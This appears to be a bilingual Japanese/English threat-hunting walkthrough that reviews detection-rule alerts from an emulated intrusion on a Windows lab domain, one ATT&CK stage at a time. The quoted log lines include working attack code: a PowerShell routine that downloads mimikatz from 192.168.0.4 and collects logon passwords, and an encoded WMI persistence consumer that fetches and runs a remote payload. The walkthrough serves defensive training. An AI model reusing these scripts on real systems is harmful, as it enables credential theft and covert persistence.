2020-05-02 17:00:12.320 +09:00,UTICA.dmevals.local,…,med, Dynamic .NET Compilation Via Csc.EXE,…Cmdline: "C:¥Windows¥Microsoft.NET¥Framework64¥v4.0.30319¥csc.exe" /noconfig /fullpaths @"C:¥Users¥dschrute¥AppData¥Local¥Temp¥3jwomafa.cmdline" ¦ Proc: C:¥Windows¥Microsoft.NET¥Framework64¥v4.0.30319¥csc.exe ¦ User: DMEVALS¥dschrute ¦ ParentCmdline: "C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" Get-Content '.¥2016_United_States_presidential_election_-_Wikipedia.html' -Stream schemas | IEX ¦ LID: 0xa65171 ¦ LGUID: {8320f18b-24e4-5ead-7151-a60000000000} ¦ PID: 8276 ¦ PGUID: {8320f18b-27d9-5ead-7b05-000000000400} ¦ ParentPID: 6560 ¦ ParentPGUID: {8320f18b-275a-5ead-7305-000000000400} ¦ Description: Visual C# Command Line Compiler ¦ Product: Microsoft® .NET Framework ¦ Company: Microsoft Corporation ¦ Hashes: SHA1=22A72E39D307BC628093B043EF058DB1310BBF4B,MD5=28D96A80131C05E552066C798C0D8ACB,SHA256=C5270C0D8718C66382240DB538F9BACDED8DB55424768C2D942A6210B96B2720,IMPHASH=EE1E569AD02AA1F7AECA80AC0601D80D

ParentCmdlineで利用しているのがIEXを利用している怪しいファイルであることがわかる

端末の利用用途にもよるがcsc.exeなどの公式のコンパイラを利用して検知回避をしようとしている

Found compiler usage

Checking compiler usage in the computer:

2020-05-02 17:00:12.320 +09:00,UTICA.dmevals.local,…,med, Dynamic .NET Compilation Via Csc.EXE,…Cmdline: "C:¥Windows¥Microsoft.NET¥Framework64¥v4.0.30319¥csc.exe" /noconfig /fullpaths @"C:¥Users¥dschrute¥AppData¥Local¥Temp¥3jwomafa.cmdline" ¦ Proc: C:¥Windows¥Microsoft.NET¥Framework64¥v4.0.30319¥csc.exe ¦ User: DMEVALS¥dschrute ¦ ParentCmdline: "C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" Get-Content '.¥2016_United_States_presidential_election_-_Wikipedia.html' -Stream schemas | IEX ¦ LID: 0xa65171 ¦ LGUID: {8320f18b-24e4-5ead-7151-a60000000000} ¦ PID: 8276 ¦ PGUID: {8320f18b-27d9-5ead-7b05-000000000400} ¦ ParentPID: 6560 ¦ ParentPGUID: {8320f18b-275a-5ead-7305-000000000400} ¦ Description: Visual C# Command Line Compiler ¦ Product: Microsoft® .NET Framework ¦ Company: Microsoft Corporation ¦ Hashes: SHA1=22A72E39D307BC628093B043EF058DB1310BBF4B,MD5=28D96A80131C05E552066C798C0D8ACB,SHA256=C5270C0D8718C66382240DB538F9BACDED8DB55424768C2D942A6210B96B2720,IMPHASH=EE1E569AD02AA1F7AECA80AC0601D80D

PowerShell invoke-expression in ParentCmdline → **SUS**

Detection evasion by csc.exe.

端末情報の列挙をとらえる

UTICA.dmevals.local内での端末情報、ユーザ、ドメイン一覧等の情報取得に関連するログがないか調査する

2020-05-02 17:00:12.321 +09:00,UTICA.dmevals.local,…,med, WinAPI Library Calls Via PowerShell Scripts,…ScriptBlock: function comp { $Signature=@" [DllImport("kernel32.dll", SetLastError=true, CharSet=CharSet.Auto)] static extern bool GetComputerNameEx(COMPUTER_NAME_FORMAT NameType,string lpBuffer, ref uint lpnSize); enum COMPUTER_NAME_FORMAT {ComputerNameNetBIOS,ComputerNameDnsHostname,ComputerNameDnsDomain,ComputerNameDnsFullyQualified,ComputerNamePhysicalNetBIOS,ComputerNamePhysicalDnsHostname,ComputerNamePhysicalDnsDomain,ComputerNamePhysicalDnsFullyQualified} public static string GCN() { bool success; string name = " "; uint size = 20; success = GetComputerNameEx(COMPUTER_NAME_FORMAT.ComputerNameNetBIOS, name, ref size); return "NetBIOSName:¥t" + name.ToString(); } "@ Add-Type -MemberDefinition $Signature -Name GetCompNameEx -Namespace Kernel32 $result = [Kernel32.GetCompNameEx]::GCN() return $result }

2020-05-02 17:00:40.921 +09:00,UTICA.dmevals.local,…,med, WinAPI Library Calls Via PowerShell Scripts,…ScriptBlock: function user { $Signature=@" [DllImport("secur32.dll", CharSet=CharSet.Auto, SetLastError=true)] public static extern int GetUserNameEx (int nameFormat, string userName, ref int userNameSize); public static string GUN() { string uname = " "; int size = 40; int EXTENDED_NAME_FORMAT_NAME_DISPLAY = 2; string ret = ""; if(0 != GetUserNameEx(EXTENDED_NAME_FORMAT_NAME_DISPLAY, uname, ref size)) { ret += "UserName:¥t" + uname.ToString(); } return ret; } "@ Add-Type -MemberDefinition $Signature -Name GetUNameEx -Namespace Secur32 $result = [Secur32.GetUNameEx]::GUN() return $result }

PowerShellスクリプトを経由してWinAPIを実行しているのは怪しい。スクリプトの中身を見るとコンピュータ名一覧とユーザ名一覧を取得しようとしている

Search of Information enumerations

Discovery
（探索）

Checking log to enumerate device Information, User, Domain enumeration in UTICA.dmevals.local

2020-05-02 17:00:12.321 +09:00,UTICA.dmevals.local,…,med, WinAPI Library Calls Via PowerShell Scripts,…ScriptBlock: function comp { $Signature=@" [DllImport("kernel32.dll", SetLastError=true, CharSet=CharSet.Auto)] static extern bool GetComputerNameEx(COMPUTER_NAME_FORMAT NameType,string lpBuffer, ref uint lpnSize); enum COMPUTER_NAME_FORMAT {ComputerNameNetBIOS,ComputerNameDnsHostname,ComputerNameDnsDomain,ComputerNameDnsFullyQualified,ComputerNamePhysicalNetBIOS,ComputerNamePhysicalDnsHostname,ComputerNamePhysicalDnsDomain,ComputerNamePhysicalDnsFullyQualified} public static string GCN() { bool success; string name = " "; uint size = 20; success = GetComputerNameEx(COMPUTER_NAME_FORMAT.ComputerNameNetBIOS, name, ref size); return "NetBIOSName:¥t" + name.ToString(); } "@ Add-Type -MemberDefinition $Signature -Name GetCompNameEx -Namespace Kernel32 $result = [Kernel32.GetCompNameEx]::GCN() return $result }

2020-05-02 17:00:40.921 +09:00,UTICA.dmevals.local,…,med, WinAPI Library Calls Via PowerShell Scripts,…ScriptBlock: function user { $Signature=@" [DllImport("secur32.dll", CharSet=CharSet.Auto, SetLastError=true)] public static extern int GetUserNameEx (int nameFormat, string userName, ref int userNameSize); public static string GUN() { string uname = " "; int size = 40; int EXTENDED_NAME_FORMAT_NAME_DISPLAY = 2; string ret = ""; if(0 != GetUserNameEx(EXTENDED_NAME_FORMAT_NAME_DISPLAY, uname, ref size)) { ret += "UserName:¥t" + uname.ToString(); } return ret; } "@ Add-Type -MemberDefinition $Signature -Name GetUNameEx -Namespace Secur32 $result = [Secur32.GetUNameEx]::GUN() return $result }

Executed via PowerShell Script …. We can check computer name and user name enumeration in Script contents.

端末情報の列挙をとらえる

UTICA.dmevals.local内でのドメイン一覧等の情報取得に関連するログがないか調査する

2020-05-02 17:00:03.254 +09:00, UTICA.dmevals.local ,…,med,WinAPI Function Calls Via PowerShell Scripts,…ScriptBlock: …function comp {…{ bool success; string name = " "; uint size = 20; success = GetComputerNameEx(COMPUTER_NAME_FORMAT.ComputerNameNetBIOS, name, ref size); return "NetBIOSName:¥t" + name.ToString(); } “… function domain {… string domainName = wksta_info.lan_group; return "DomainName:¥t" + domainName.ToString(); } …function user { …; if(0 != GetUserNameEx(EXTENDED_NAME_FORMAT_NAME_DISPLAY, uname, ref size)) { ret += "UserName:¥t" + uname.ToString(); } return ret; } …function pslist {… do { ret += (procEntry.th32ProcessID).ToString() + "¥t" + (procEntry.szExeFile).ToString() + "¥n"; } while

2020-05-02 17:00:22.076 +09:00,UTICA.dmevals.local,…,info, PwSh Scriptblock,…ScriptBlock: function domain { $Signature=@" [DllImport("netapi32.dll", SetLastError=true)] public static extern int NetWkstaGetInfo(…); string domainName = wksta_info.lan_group; return "DomainName:¥t" + domainName.ToString(); } "@ Add-Type -MemberDefinition $Signature -Name NetWGetInfo -Namespace NetAPI32 $result = [NetAPI32.NetWGetInfo]::NWGI() return $result }

2020-05-02 17:00:59.948 +09:00, UTICA.dmevals.local,…,med ,WinAPI Function Calls Via PowerShell Scripts,ScriptBlock: function pslist {…}

PowerShellスクリプトを経由してWinAPIを実行しているのは怪しい。
スクリプトの中身を見るとドメイン情報とプロセス情報を列挙されたことを確認。

Information enumeration

Checking logs to enumerate domain information in UTICA.dmevals.local.

2020-05-02 17:00:03.254 +09:00, UTICA.dmevals.local ,…,med,WinAPI Function Calls Via PowerShell Scripts,…ScriptBlock: …function comp {…{ bool success; string name = " "; uint size = 20; success = GetComputerNameEx(COMPUTER_NAME_FORMAT.ComputerNameNetBIOS, name, ref size); return "NetBIOSName:¥t" + name.ToString(); } "… function domain {… string domainName = wksta_info.lan_group; return "DomainName:¥t" + domainName.ToString(); } …function user { …; if(0 != GetUserNameEx(EXTENDED_NAME_FORMAT_NAME_DISPLAY, uname, ref size)) { ret += "UserName:¥t" + uname.ToString(); } return ret; } …function pslist {… do { ret += (procEntry.th32ProcessID).ToString() + "¥t" + (procEntry.szExeFile).ToString() + "¥n"; } while

2020-05-02 17:00:22.076 +09:00,UTICA.dmevals.local,…,info, PwSh Scriptblock,…ScriptBlock: function domain { $Signature=@" [DllImport("netapi32.dll", SetLastError=true)] public static extern int NetWkstaGetInfo(…); string domainName = wksta_info.lan_group; return "DomainName:¥t" + domainName.ToString(); } "@ Add-Type -MemberDefinition $Signature -Name NetWGetInfo -Namespace NetAPI32 $result = [NetAPI32.NetWGetInfo]::NWGI() return $result }

2020-05-02 17:00:59.948 +09:00, UTICA.dmevals.local,…,med ,WinAPI Function Calls Via PowerShell Scripts,ScriptBlock: function pslist {…}

Executed via PowerShell Script …. We can check enumeration of domain information in the script content.

権限昇格をとらえる

Privilege Escalation（権限昇格）


次のhighイベントを眺めていく。順当にいけばUTICA.dmevals.localの権限昇格を行おうとする動きがないか or 感染横展開を狙うと思われる

2020-05-02 17:01:18.262 +09:00,UTICA.dmevals.local,…,Bypass UAC Using DelegateExecute,…,

DelegateExecuteを利用したUACバイパスで端末（UTICA.dmevals.local）の管理者権限を取得した。

次は感染横展開のための行動（権限情報のダンピング等）を行う可能性が高そう。

- Disable Windows Defender Functionalities Via Registry Keys (1) - AlertIQ, Ján Trenčanský, frack113, Nasreddine Bencherchali, Swachchhanda Shrawan Poudel
- WMI Persistence - Command Line Event Consumer (1) - Thomas Patzke
- Potential Shellcode Injection (1) - Bhabesh Raj
- Windows Binaries Write Suspicious Extensions (1) - Nasreddine Bencherchali
- Mimikatz Detection LSASS Access (1) - Sherif Eldeeb
- Bypass UAC Using DelegateExecute (1) - frack113
- Credential Dumping Tools Accessing LSASS Memory (1) - Florian Roth, Roberto Rodriguez, Dimitrios Slamaris, Mark Russinovich, Thomas Patzke, Teymur Kheirkhabarov, Sherif Eldeeb, James Dickenson, Aleksey Potapov, oscd.community
- NTFS Alternate Data Stream (1) - Sami Ruohonen
- Powershell Install a DLL in System Directory (1) - frack113, Nasreddine Bencherchali



```
title: Bypass UAC Using DelegateExecute
id: 46dd5308-4572-4d12-aa43-8938f0184d4f
status: test
description: Bypasses User Account Control using a fileless method
references:
    - https://docs.microsoft.com/en-
us/windows/win32/api/shobjidl_core/nn-shobjidl_core-iexecutecommand
    - https://devblogs.microsoft.com/oldnewthing/20100312-01/?p=14623
    - https://github.com/redcanaryco/atomic-red-
team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1548.002/T1
548.002.md#atomic-test-7---bypass-uac-using-sdclt-delegateexecute
author: frack113
date: 2022/01/05
modified: 2023/08/17
tags:
    - attack.privilege_escalation
    - attack.defense_evasion
    - attack.t1548.002
    - sysmon
logsource:
    category: registry_set
    product: windows
detection:
    registry_set:
        EventID: 13
        Channel: Microsoft-Windows-Sysmon/Operational
    selection:
        TargetObject|endswith: ¥open¥command¥DelegateExecute
        Details: (Empty)
    condition: registry_set and selection
falsepositives:
    - Unknown
level: high
ruletype: Sigma
```

検知されたルールの中身やreferenceを見てどのようなことを実施されたのかの知識の補強も可能

Privilege Escalation

Checking high alert events. Maybe the next step is Privilege Escalation of UTICA.dmevals.local or Lateral Movement

2020-05-02 17:01:18.262 +09:00,UTICA.dmevals.local,…,Bypass UAC Using DelegateExecute,…,

Privilege escalation by UAC bypass using DelegateExecute.


Next step is a high possibly of credential dumping or Lateral Movement.

- Disable Windows Defender Functionalities Via Registry Keys (1) - AlertIQ, Ján Trenčanský, frack113, Nasreddine Bencherchali, Swachchhanda Shrawan Poudel
- WMI Persistence - Command Line Event Consumer (1) - Thomas Patzke
- Potential Shellcode Injection (1) - Bhabesh Raj
- Windows Binaries Write Suspicious Extensions (1) - Nasreddine Bencherchali
- Mimikatz Detection LSASS Access (1) - Sherif Eldeeb
- Bypass UAC Using DelegateExecute (1) - frack113
- Credential Dumping Tools Accessing LSASS Memory (1) - Florian Roth, Roberto Rodriguez, Dimitrios Slamaris, Mark Russinovich, Thomas Patzke, Teymur Kheirkhabarov, Sherif Eldeeb, James Dickenson, Aleksey Potapov, oscd.community
- NTFS Alternate Data Stream (1) - Sami Ruohonen
- Powershell Install a DLL in System Directory (1) - frack113, Nasreddine Bencherchali

```
title: Bypass UAC Using DelegateExecute
id: 46dd5308-4572-4d12-aa43-8938f0184d4f
status: test
description: Bypasses User Account Control using a fileless method
references:
    - https://docs.microsoft.com/en-
us/windows/win32/api/shobjidl_core/nn-shobjidl_core-iexecutecommand
    - https://devblogs.microsoft.com/oldnewthing/20100312-01/?p=14623
    - https://github.com/redcanaryco/atomic-red-
team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1548.002/T1
548.002.md#atomic-test-7---bypass-uac-using-sdclt-delegateexecute
author: frack113
date: 2022/01/05
modified: 2023/08/17
tags:
    - attack.privilege_escalation
    - attack.defense_evasion
    - attack.t1548.002
    - sysmon
logsource:
    category: registry_set
    product: windows
detection:
    registry_set:
        EventID: 13
        Channel: Microsoft-Windows-Sysmon/Operational
    selection:
        TargetObject|endswith: ¥open¥command¥DelegateExecute
        Details: (Empty)
    condition: registry_set and selection
falsepositives:
    - Unknown
level: high
ruletype: Sigma
```

It is also possible to reinforce the knowledge of what was implemented by looking at the contents of the detected rules and references.

mimikatzの実行をとらえる




highのイベントを継続して眺める。最初の抽出でmimikatzが実行されている疑いが強いので継続してUTICA.dmevals.localのログを中心に見ていく

2020-05-02 17:01:45.569 +09:00,UTICA.dmevals.local,…,Mimikatz Use,…$newClass.Properties["Result"].Qualifiers.Add("Key", $true) $newClass.Properties["Result"].Value = "" $newClass.Put() Start-Sleep -s 5 $p = [wmiclass]"¥¥.¥root¥cimv2:Win32_Process" $s = [wmiclass]"¥¥.¥root¥cimv2:Win32_ProcessStartup" $s.Properties['ShowWindow'].value=$false $code = ([wmiclass]"¥¥.¥root¥cimv2:Win32_AuditCode").Properties["Code"].value $p.Create("powershell.exe -enc $code") $ps = Get-Process powershell | select starttime,id | Sort-Object -Property starttime | select -last 1 | select -expandproperty id Get-Process powershell | select starttime,id $ps Wait-Process -Id $ps $EncodedText = Get-WmiObject -Class Win32_AuditCode -NameSpace "root¥cimv2" | Select -ExpandProperty Result $DecodedText = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($EncodedText)) Return $DecodedText # Update the C2 IP value below then encode the command using https://raikia.com/tool-powershell-encoder/ # Paste encoded output into quote on line 7 -- $newClass.Properties["Code"].Value = "[Here]" # $wc = New-Object System.Net.WebClient; $wc.DownloadFile("http://192.168.0.4:8080/m","m.exe"); $ProcessInfo = New-Object System.Diagnostics.ProcessStartInfo; $ProcessInfo.FileName = "m.exe"; $ProcessInfo.RedirectStandardError = $true; $ProcessInfo.RedirectStandardOutput = $true; $ProcessInfo.UseShellExecute = $false; $ProcessInfo.Arguments = @("privilege::debug","sekurlsa::logonpasswords","exit"); $Process = New-Object System.Diagnostics.Process; $Process.StartInfo = $ProcessInfo; $Process.Start() | Out-Null; $output = $Process.StandardOutput.ReadToEnd(); $Pws = ""; ForEach ($line in $($output -split "`r`n")) {if ($line.Contains('Password') -and ($line.length -lt 50)) {$Pws += $line}}; $PwBytes = [System.Text.Encoding]::Unicode.GetBytes($Pws); $EncPws =[Convert]::ToBase64String($PwBytes); Set-WmiInstance -Path ¥¥.¥root¥cimv2:Win32_AuditCode -Argument @{Result=$EncPws} # # Note: Running this script multiple times on the same victim may fail unless you delete the created WMI Class }, ..."

mimikatzを利用して実行している。mimikatzは192.168.0.4:8080からm.exeでダウンロード。Credential Dumpingを実行した。次は別ユーザの情報を利用して感染横展開などを行うことが予想できそう。

mimikatz



Checking high alert events. We can find mimikatz exection.

2020-05-02 17:01:45.569 +09:00,UTICA.dmevals.local,…,Mimikatz Use,…$newClass.Properties["Result"].Qualifiers.Add("Key", $true) $newClass.Properties["Result"].Value = "" $newClass.Put() Start-Sleep -s 5 $p = [wmiclass]"¥¥.¥root¥cimv2:Win32_Process" $s = [wmiclass]"¥¥.¥root¥cimv2:Win32_ProcessStartup" $s.Properties['ShowWindow'].value=$false $code = ([wmiclass]"¥¥.¥root¥cimv2:Win32_AuditCode").Properties["Code"].value $p.Create("powershell.exe -enc $code") $ps = Get-Process powershell | select starttime,id | Sort-Object -Property starttime | select -last 1 | select -expandproperty id Get-Process powershell | select starttime,id $ps Wait-Process -Id $ps $EncodedText = Get-WmiObject -Class Win32_AuditCode -NameSpace "root¥cimv2" | Select -ExpandProperty Result $DecodedText = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($EncodedText)) Return $DecodedText # Update the C2 IP value below then encode the command using https://raikia.com/tool-powershell-encoder/ # Paste encoded output into quote on line 7 -- $newClass.Properties["Code"].Value = "[Here]" # $wc = New-Object System.Net.WebClient; $wc.DownloadFile("http://192.168.0.4:8080/m","m.exe"); $ProcessInfo = New-Object System.Diagnostics.ProcessStartInfo; $ProcessInfo.FileName = "m.exe"; $ProcessInfo.RedirectStandardError = $true; $ProcessInfo.RedirectStandardOutput = $true; $ProcessInfo.UseShellExecute = $false; $ProcessInfo.Arguments = @("privilege::debug","sekurlsa::logonpasswords","exit"); $Process = New-Object System.Diagnostics.Process; $Process.StartInfo = $ProcessInfo; $Process.Start() | Out-Null; $output = $Process.StandardOutput.ReadToEnd(); $Pws = ""; ForEach ($line in $($output -split "`r`n")) {if ($line.Contains('Password') -and ($line.length -lt 50)) {$Pws += $line}}; $PwBytes = [System.Text.Encoding]::Unicode.GetBytes($Pws); $EncPws =[Convert]::ToBase64String($PwBytes); Set-WmiInstance -Path ¥¥.¥root¥cimv2:Win32_AuditCode -Argument @{Result=$EncPws} # # Note: Running this script multiple times on the same victim may fail unless you delete the created WMI Class }, ..."

Executed mimikatz in UTICA.dmevals.local.

Mimikatz(m.exe) is downloaded from **192.168.0.4:8080**

Executed Credential Dumping. Next Step is maybe Lateral Movement by using dumped credential.

別ルートの確保をとらえる

UTICA.dmevals.localへの攻撃内容を核にする

2020-05-02 17:02:46.528 +09:00,UTICA.dmevals.local,…, PwSh Scriptblock,…ScriptBlock: function wmi { $FilterArgs = @{name='WindowsParentalControlMigration'; EventNameSpace='root¥CimV2'; QueryLanguage="WQL"; Query = "SELECT * FROM __InstanceCreationEvent WITHIN 10 WHERE TargetInstance ISA 'Win32_LoggedOnUser' AND TargetInstance.__RELPATH like '%$($env:UserName)%'";} $Filter=New-CimInstance -Namespace root/subscription -ClassName __EventFilter -Property $FilterArgs $ConsumerArgs = @{name='WindowsParentalControlMigration'; CommandLineTemplate="powershell -exec bypass -Noninteractive -windowstyle hidden -e
WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAkAHQAcgB1AGUAfQA7ACQATQBTAD0AWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBUAEYAOAAuAEcAZQB0AFMAdAByAGkAbgBnACgAWwBTAHkAcwB0AGUAbQAuAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAHMAeQBzAHQAZQBtAC4AbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAHMAdAByAGkAbgBnACgAJwBoAHQAdABwAHMAOgAvAC8AMQA5ADIALgAxADYAOAAuADAALgA0ADoANAA0ADMALwBHAG8AUAByAG8ANQAvAGIAbABhAGMAawAvADIAMAAxADgALwBfAHIAcAAnACkAKQApADsASQBFAFgAIAAkAE0AUwA=";} $Consumer=New-CimInstance -Namespace root/subscription -ClassName CommandLineEventConsumer -Property $ConsumerArgs $FilterToConsumerArgs = @{ Filter = [Ref] $Filter Consumer = [Ref] $Consumer } $FilterToConsumerBinding = New-CimInstance -Namespace root/subscription -ClassName __FilterToConsumerBinding -Property $FilterToC

BASE64 decode: [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$MS=[System.Text.Encoding]::UTF8.GetString(**[System.Convert]::FromBase64String((new-object system.net.webclient).downloadstring('https://192.168.0.4:443/GoPro5/black/2018/_rp'))**);IEX $MS

WMIを利用して別経路での遠隔操作のためのパスを作っていると思われる。192.168.0.4は怪しい

Persistence

Checking logs in UTICA.dmevals.local.

2020-05-02 17:02:46.528 +09:00,UTICA.dmevals.local,…, PwSh Scriptblock,…ScriptBlock: function wmi { $FilterArgs = @{name='WindowsParentalControlMigration'; EventNameSpace='root¥CimV2'; QueryLanguage="WQL"; Query = "SELECT * FROM __InstanceCreationEvent WITHIN 10 WHERE TargetInstance ISA 'Win32_LoggedOnUser' AND TargetInstance.__RELPATH like '%$($env:UserName)%'";} $Filter=New-CimInstance -Namespace root/subscription -ClassName __EventFilter -Property $FilterArgs $ConsumerArgs = @{name='WindowsParentalControlMigration'; CommandLineTemplate="powershell -exec bypass -Noninteractive -windowstyle hidden -e
WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAkAHQAcgB1AGUAfQA7ACQATQBTAD0AWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBUAEYAOAAuAEcAZQB0AFMAdAByAGkAbgBnACgAWwBTAHkAcwB0AGUAbQAuAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAHMAeQBzAHQAZQBtAC4AbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAHMAdAByAGkAbgBnACgAJwBoAHQAdABwAHMAOgAvAC8AMQA5ADIALgAxADYAOAAuADAALgA0ADoANAA0ADMALwBHAG8AUAByAG8ANQAvAGIAbABhAGMAawAvADIAMAAxADgALwBfAHIAcAAnACkAKQApADsASQBFAFgAIAAkAE0AUwA=";} $Consumer=New-CimInstance -Namespace root/subscription -ClassName CommandLineEventConsumer -Property $ConsumerArgs $FilterToConsumerArgs = @{ Filter = [Ref] $Filter Consumer = [Ref] $Consumer } $FilterToConsumerBinding = New-CimInstance -Namespace root/subscription -ClassName __FilterToConsumerBinding -Property $FilterToC

BASE64 decode: [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$MS=[System.Text.Encoding]::UTF8.GetString(**[System.Convert]::FromBase64String((new-object system.net.webclient).downloadstring('https://192.168.0.4:443/GoPro5/black/2018/_rp'))**);**IEX $MS**

Persistence by using WMI. 192.168.0.4 is maybe attacker machine.

DCの探索をとらえる

継続してUTICA.dmevals.localのhighを継続してみていく

2020-05-02 17:03:28.548 +09:00,high,…,Malicious PowerView PowerShell Commandlets,…, ScriptBlock: get-netdomaincontroller

PowerViewを利用してAD環境の探索をしたと思われる。

Get-netdomaincontrollerでDCを確認した

Search of Discovery Domain Controller

Chcking log in UTICA.dmevals.local.

2020-05-02 17:03:28.548 +09:00,high,…,Malicious PowerView PowerShell Commandlets,…, ScriptBlock: get-netdomaincontroller

AD environment discovery by PowerView.

感染の横展開の実行をとらえる

影響度medまで範囲を広げてUTICA.dmevals.localで検出された内容について確認していく

2020-05-02 17:04:34.361 +09:00,med,…, Malicious PowerShell Keywords,…, … [Runtime.InteropServices.Marshal]::GetLastWin32Error() if($Success) { $TokenOwner = $TokenPtr -as $TOKEN_OWNER if($TokenOwner.Owner -ne $null) { $OwnerSid = ConvertSidToStringSid -SidPointer $TokenOwner.Owner $Sid = New-Object System.Security.Principal.SecurityIdentifier($OwnerSid) $OwnerName = $Sid.Translate([System.Security.Principal.NTAccount]) $obj = New-Object -TypeName psobject $obj | Add-Member -MemberType NoteProperty -Name Sid -Value $OwnerSid $obj | Add-Member -MemberType NoteProperty -Name Name -Value $OwnerName Write-Output $obj } else { Write-Output "Fail" } [System.Runtime.InteropServices.Marshal]::FreeHGlobal($TokenPtr) } else { Write-Debug "[GetTokenInformation] Error: $(([ComponentModel.Win32Exception] $LastError).Message)" } }

判断迷いそうなものはhtmlのルールも見つつ対応してみることが大事。

Powershell内でSidという気になる情報を得た。そして何かしらAddしていることがわかる。調べてみると以下のようにSID history injectionの線がでてくる

https://www.sentinelone.com/blog/windows-sid-history-injection-exposure-blog/

Lateral Movement

Checking log in UTICA.dmevals.local.

2020-05-02 17:04:34.361 +09:00,med,…, Malicious PowerShell Keywords,…, … [Runtime.InteropServices.Marshal]::GetLastWin32Error() if($Success) { $TokenOwner = $TokenPtr -as $TOKEN_OWNER if($TokenOwner.Owner -ne $null) { $OwnerSid = ConvertSidToStringSid -SidPointer $TokenOwner.Owner $Sid = New-Object System.Security.Principal.SecurityIdentifier($OwnerSid) $OwnerName = $Sid.Translate([System.Security.Principal.NTAccount]) $obj = New-Object -TypeName psobject $obj | Add-Member -MemberType NoteProperty -Name Sid -Value $OwnerSid $obj | Add-Member -MemberType NoteProperty -Name Name -Value $OwnerName Write-Output $obj } else { Write-Output "Fail" } [System.Runtime.InteropServices.Marshal]::FreeHGlobal($TokenPtr) } else { Write-Debug "[GetTokenInformation] Error: $(([ComponentModel.Win32Exception] $LastError).Message)" } }

Please check detection rule by html link.

SID history injection

https://www.sentinelone.com/blog/windows-sid-history-injection-exposure-blog/

感染の横展開をとらえる

Lateral Movement
（感染の横展開）

2020-05-02 17:06:05.607 +09:00, UTICA.dmevals.local ,med,…,Execute Invoke-command on Remote Host,…, ScriptBlock: Function Invoke-WinRMSession { param ($username, $Password, $IPAddress) $PSS = ConvertTo-SecureString $password -AsPlainText -Force $getcreds = new-object system.management.automation.PSCredential $username,$PSS $randomvar = (Get-RandomName 5) New-Variable -Name $randomvar -Scope Global -Value (New-PSSession -ComputerName $IPAddress -Credential $getcreds) $randomvar = "$"+"$randomvar" Return "`nSession opened, to run a command do the following:`nInvoke-Command -Session $randomvar -scriptblock {Get-Process} | out-string" }

2020-05-02 17:06:05.608 +09:00, NEWYORK.dmevals.local,med,…, Remote PowerShell Session Host Process (WinRM),…, Cmdline: C:¥windows¥system32¥wsmprovhost.exe -Embedding ¦ Proc: C:¥Windows¥System32¥wsmprovhost.exe ¦ User: DMEVALS¥mscott ¦ ParentCmdline: C:¥windows¥system32¥svchost.exe -k DcomLaunch -p ¦ LID: 0x748243 ¦ LGUID: {1f50f819-2924-5ead-4382-740000000000} ¦ PID: 4176 ¦ PGUID: {1f50f819-2924-5ead-cc03-000000000300} ¦ ParentPID: 948 ¦ ParentPGUID: {1f50f819-14b1-5ead-0e00-000000000300} ¦ Description: Host process for WinRM plug-ins ¦ Product: Microsoft® Windows® Operating System ¦ Company: Microsoft Corporation ¦ Hashes: SHA1=147FCAC6D6C4E2C397BAC2F1173F0183E05F6636,MD5=AB4AB98654635CABADB5F1A60BDA1C05,SHA256=5FCCFF57D379CDC4CF6196FEF554CEF753B4C76DC315F371F90AEBF07B6A18C3,IMPHASH=566283D9BC4787CDF98CCF90FD58FC2E

